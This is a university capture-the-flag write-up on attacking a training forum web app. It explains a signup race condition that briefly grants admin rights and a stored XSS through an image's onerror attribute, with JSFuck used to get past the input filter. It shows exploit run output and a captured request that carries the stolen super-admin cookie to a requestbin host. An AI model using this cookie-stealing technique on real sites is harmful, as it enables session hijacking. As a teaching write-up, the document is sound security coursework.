

POLITENICO DI MILANO

ADVANCED CYBERSECURITY TOPICS

2019-2020

Write-up Chall2

Author:

BOVA SALVATORE

Person code:

10499292



January 30, 2020

1 Introduction


This challenge is based on a web application, that is a simple implementation of a forum (that can be visit at this [link](#)), where the users after the registration can log in and post new topics or comment the already existing one.

The users can be distinguished between normal and admin. The admins are the only that can add/update an image on the topic page, and during their registration they have to provide a valide admin token.

Main goal of the challenge is to read the flag saved on the website and accessible only from the super admin.

2 Analysis of the source code

From the provided source code of the web site we can analyze its structure and its REST api.



```
FOLDERS
  act-chall2-master
    db
    public
  /* index.js
  /* package-lock.json
  /* package.json
  <> README.md

index.js
10 app.use(express.static(__dirname + "/public"));
11
12 function isRegistered(str) {
13 }
14
15 var PORT = process.env.PORT || 8080;
16
17 mongo.connectToServer( function( err, client ) {
18 } );
19
20 app.post('/signup', function (req, res) {
21 })
22
23 app.post('/login', function (req, res) {
24 });
25
26 app.get('/user', function (req, res) {
27 })
28
29 app.get('/discussions', function (req, res) {
30 })
31
32 app.post('/discussions', function (req, res) {
33 })
34
35 app.get('/msg', function (req, res, err) {
36 })
37
38 app.post('/msg', function (req, res, err) {
39 })
40
41 app.get("/img", function(req,res){
42 })
43
44 app.post('/img', function (req, res) {
45 })
46
47 app.get('/flag',function (req, res) {
48 })
49
50
51
52
```

Figure 1: REST api of the website

Analyzing the code in figure 1 we can see how the various functionality of the website are implemented.

First of all I gave a look to the endpoint */flag*.

```
233 app.get('/flag',function (req, res) {
234     var db = mongo.getDb();
235     var str = req.headers.cookie
236     if (typeof str === "undefined"){
237         res.send("TOP SECRET ZONE")
238     }
239     cookie = str.substring(14);
240     str = cookie.substring(0, cookie.length - 13);
241     db.collection("token").find().toArray(function(err, result) {
242         if(result[0].token[0] === str){
243             db.collection("flag").find().toArray(function(err, result) {
244                 res.send(result[0].secret)
245             });
246         }
247         else{
248             res.send("TOP SECRET ZONE")
249         }
250     });
251 })
```

Figure 2: Implementation endpoint */flag*

The code simply checks the existence of a cookie in the get request, if it is equal to the super admin's cookie it responds sending the flag.

So we have to obtain the value of this cookie; let's analyze the */signup* endpoint.

```

30 app.post('/signup', function (req, res) {
31   var db = mongo.getDb();
32   var query = { email: req.body.email };
33   db.collection("users").find(query).toArray(function(err, result) {
34     if (err) throw err;
35
36     if(typeof result[0] === "undefined"){
37       if (req.body.email.length < 5 || req.body.password.length < 8){
38         res.send("Email min length 5\nPassword min length 8")
39       }
40       else{
41         var myobj = { email: req.body.email, password: req.body.password, adminFlag: req.body.adminFlag, token: req.body.token };
42         db.collection("users").insertOne(myobj, function(err, res) {
43           if (err) throw err;
44           console.log("1 users inserted");
45         });
46         if(req.body.adminFlag === "true"){
47           db.collection("token").find({ token: req.body.token }).toArray(function(err, result) {
48             if(typeof result[0] === "undefined"){
49               console.log("He's not an admin!");
50               var myquery = { email: req.body.email };
51               var newvalues = { $set: {adminFlag: "false"}};
52               db.collection("users").updateOne(myquery, newvalues, function(err, res) {
53                 if (err) throw err;
54                 console.log("1 users updated");
55               });
56             }
57           });
58         }
59         res.send("Registered")
60       }
61     }
62     else{
63       res.send("Email already used")
64     }
65   });
66 }
67 )

```

Figure 3: Implementation endpoint /signup

From figure 3, we can notice that the website checks if a user with the provided email for the current registration already exists. If not, it checks if the provided email and password are of the minimum required length and in positive case inserts to the database the new user.

Only after the insertion the website checks if, in case of an admin registration (*adminFlag* on the request body setted to true), the provided token is right, if it's not, it update the value *adminFlag* of the user.

This is not the best approach, because doing so for a short period any users can be an admin. As well setting up an appropriate race condition could abuse of this situation.

Let's analyze the others endpoints to see what an admin can do.

```
101 app.get('/discussions', function (req, res) {
102   var db = mongo.getDb();
103   db.collection("topic").find().toArray(function(err, result) {
104     res.send(result)
105   })
106 })
107
108 app.post('/discussions', function (req, res) {
109   var db = mongo.getDb();
110   var str = req.headers.cookie
111   var user = isRegistered(str)
112   db.collection("users").find().toArray(function(err, result) {
113     result = result.find(x => encodeURIComponent(x.password+x.email) === user)
114     if(typeof result === 'undefined'){
115       var a = {msg: "not authorized!"}
116       res.send(a)
117     }
118     else{
119       req.body.my_msg = [];
120       req.body.author = req.body.author.replace(/[^a-zA-Z ^0-9\^_]+/g, "");
121       req.body.title = req.body.title.replace(/[^a-zA-Z ^0-9\^_]+/g, "");
122       var myobj = { author: req.body.author, title: req.body.title, my_msg: req.body.my_msg };
123       db.collection("topic").insertOne(myobj, function(err, res) {
124         if (err) throw err;
125         console.log("1 topic inserted");
126       });
127       var a = {msg: "Added!"}
128       res.send(a)
129     }
130   })
131 })
```

Figure 4: Implementation endpoint /discussions

The endpoints */discussions* and */msg* are pretty similar, through a GET request we can obtain all the topics/messages and through a POST request, after checking if the user is registered, we can add a topic to the forum or we can add a message to a specific topic.

We have to notice that in both endpoints our inputs are filtered through a whitelist method that does not allow any special character.

isRegistered at line 111 is a function that extrapolate from the cookie in the request the email and password of the user. Let's see how is made this cookie.

```

68 app.post('/login', function (req, res) {
69   var db = mongo.getDb();
70   var query = { email: req.body.email, password: req.body.password};
71   db.collection("users").find(query).toArray(function(err, result) {
72     if (err) throw err;
73     if(typeof result[0] === "undefined"){
74       res.send("Wrong email and/or password")
75     }
76     else{
77       var d = new Date();
78       var n = d.getTime();
79       res.cookie('access_cookie', req.body.password+req.body.email+n, {expires: new Date(Date.now() + 900000)});
80       res.send("Logged in!")
81     }
82   });
83 });

```

Figure 5: Implementation endpoint /login

It is simple concatenation of user's password and email with the current date of the login, without any protection, a good practice would have been to use a random string to recognize an user' session instead of email and password, and above all to set the cookie to HTTPOnly and secure.

```

194 app.post('/img', function (req, res) {
195   var db = mongo.getDb();
196   var str = req.headers.cookie
197   var user = isRegistered(str)
198   db.collection("users").find().toArray(function(err, result) {
199     result = result.find(x => encodeURIComponent(x.password+x.email) === user)
200     if(typeof result === 'undefined'){
201       var a = {msg: "not authorized!"}
202       res.send(a)
203     }
204     else if(result.adminFlag !== "true"){
205       var a = {msg: "not authorized!"}
206       res.send(a)
207     }
208     else{
209       var idPage = req.query.id
210       req.body.src = req.body.src.replace(/^(+)(a-zA-Z^0-9!./ \[\]\^_+)+/g, "");
211       req.body.onerror = req.body.onerror.replace(/^(+)(a-zA-Z^0-9!./ \[\]\^_+)+/g, "");
212       var o_id = new mong.ObjectId(idPage);
213       var myobj = {" id": o_id}
214       db.collection("topic").find(myobj).toArray(function(err, result) {
215         if(typeof result[0] === "undefined"){
216           console.log("This page doesn't exists!");
217           var a = {msg: "The page not exists!"}
218           res.send(a)
219         }
220         else{
221           var newvalues = { $set: {img: {src:req.body.src, onerror: req.body.onerror}}};
222           db.collection("topic").updateOne(myobj, newvalues, function(err, res) {
223             if (err) throw err;
224           });
225           var a = {msg: "Image changed!"}
226           res.send(a)
227         }
228       });
229     }
230   });
231 });

```

Figure 6: Implementation endpoint /img

To conclude, let's analyze the endpoint `/img` in figure 6. From the source code we can see that the server checks if a user is registered and also if he is an admin. If yes, at this point he can modify the value of `src` and `onerror` of the image in a certain page. This input is filtered always through a whitelist method, but this time we can use also some special characters.

```
61     $.ajax({
62         url: '../.../.../img?id=' + idPage,
63         type: 'GET',
64         dataType: 'json',
65         success: (data) => {
66             $("#imgbox").attr("src", data.src);
67             $("#imgbox").attr("onerror", data.onerror);
68         }
69     });
```

Figure 7: Front end code for the topic page

From figure 7 we can see that, when a page is loaded, our provided input would go directly on the `onerror` attribute of the image, so if we are admin we can inject any javascript code we desire.

3 Vulnerability assessment


The website is vulnerable to a race condition, indeed during the time while a not legitimate user is still an admin (inside `/login` endpoint), he can modify the image of a topic simply sending a POST request to the `/img` endpoint and load whatever he wants in the `onerror` attribute that can run javascript code.

To abuse of it and steal the super admin cookie we have to defeat also the whitelist filtering method applied to our provided input. But luckily for us in the regexp used we have `[, (,) , ! , +` that are enough to write any javascript program through JSFuck.

4 Exploit

I built end attached to this write-up two scripts, *x.py* and *x2.py*, to show how to abuse of the vulnerabilities of the website.

In the first one I used the race condition to upload a javascript code that simply send a request to a my controlled url with the cookies, of who visits that page, attached.



```
295 Starting SN00KERI:TITWAZ24
296 {"msg":"not authorized!"}
297 Registered
298 Starting UWKXZVE5:07AVVEFD
299 Starting S2Y1VJDL:8TR0GLV8
300 Starting 8VF2EC6K:53R6658T
301 Registered
302 Registered
303 Starting 7WGP4PUW:8E2S0PSC
304 Registered
305 Starting LLYL48YQ:KTUHYPNG
306 {"msg":"not authorized!"}
307 Registered
308 Starting ADCFABYD:B5KFK88V
309 {"msg":"Image changed!"}
310 {"msg":"not authorized!"}
311 Registered
312 {"msg":"not authorized!"}
313 Starting PZ64WPU8:DMS59PFM
314 {"msg":"not authorized!"}
315 Registered
316 Starting 1BFWCPLK:ECI80FME
317 {"msg":"Image changed!"}
318 Starting 63UU080V:LV2ZUV9S
319 Starting BWWLB5Y0:PK4791JA
320 Starting IXX8EAWX:V8F7ZJFK
321 Registered
322 Registered
323 Registered
324 Registered
325 Starting 0IAGXQ7U:P5Z64J20
326 Registered

cereal@killer-VirtualBox: ~/Desktop/chall/chall2
cereal@killer-VirtualBox: ~/Desktop/chall/chall2 80x24
cereal@killer-VirtualBox:~/Desktop/chall/chall2$ python3 x.py > output
^CTraceback (most recent call last):
  File "x.py", line 46, in <module>
    time.sleep(0.1)
KeyboardInterrupt
cereal@killer-VirtualBox:~/Desktop/chall/chall2$ cat output | grep "Image change
d"
{"msg":"Image changed!"}
{"msg":"Image changed!"}
cereal@killer-VirtualBox:~/Desktop/chall/chall2$
```

Figure 8: Run of x.py

Inserting the link of the topic where we injected the javascript code [here](#) we can make the super admin visit our page, and so retrieve his cookie as shown in figure 9.

5 Conclusion

At this point is enough to run the script *x2.py* that simply sends a HTTP GET request to the endpoint */flag* to get the flag as shown in figure 10.


```
https://requestbin.training.ctf.necst.it
GET
/1ktfk1k1?access_cookie=70337336763979244226452948404D635166546A576E5A7234743777217A25432A462D4A6
access_cookie=asdasdasd104992921580212410272
```

FORM/POST PARAMETERS


None

QUERYSTRING

access_cookie:

```
70337336763979244226452948404D635166546A576E5A7234743777217A25432A462D4A6
14E645267556B58703273357638782F413F4428472B4B6250655368566D59713374367739
7A244226452948404D635166546A576E5A7234753778214125442A462D4A614E64526755
6B58703273357638792F423F4528482B4B62501579978411999;
```

Figure 9: Super admin cookie



```
cereal@killer-VirtualBox: ~/Desktop/chall/chall2
cereal@killer-VirtualBox: ~/Desktop/chall/chall2 80x24
cereal@killer-VirtualBox:~/Desktop/chall/chall2$ python3 x2.py
FLAG{n3v3r_trUst_cl13nt_1npUt}
cereal@killer-VirtualBox:~/Desktop/chall/chall2$
```

Figure 10: Run of x2.py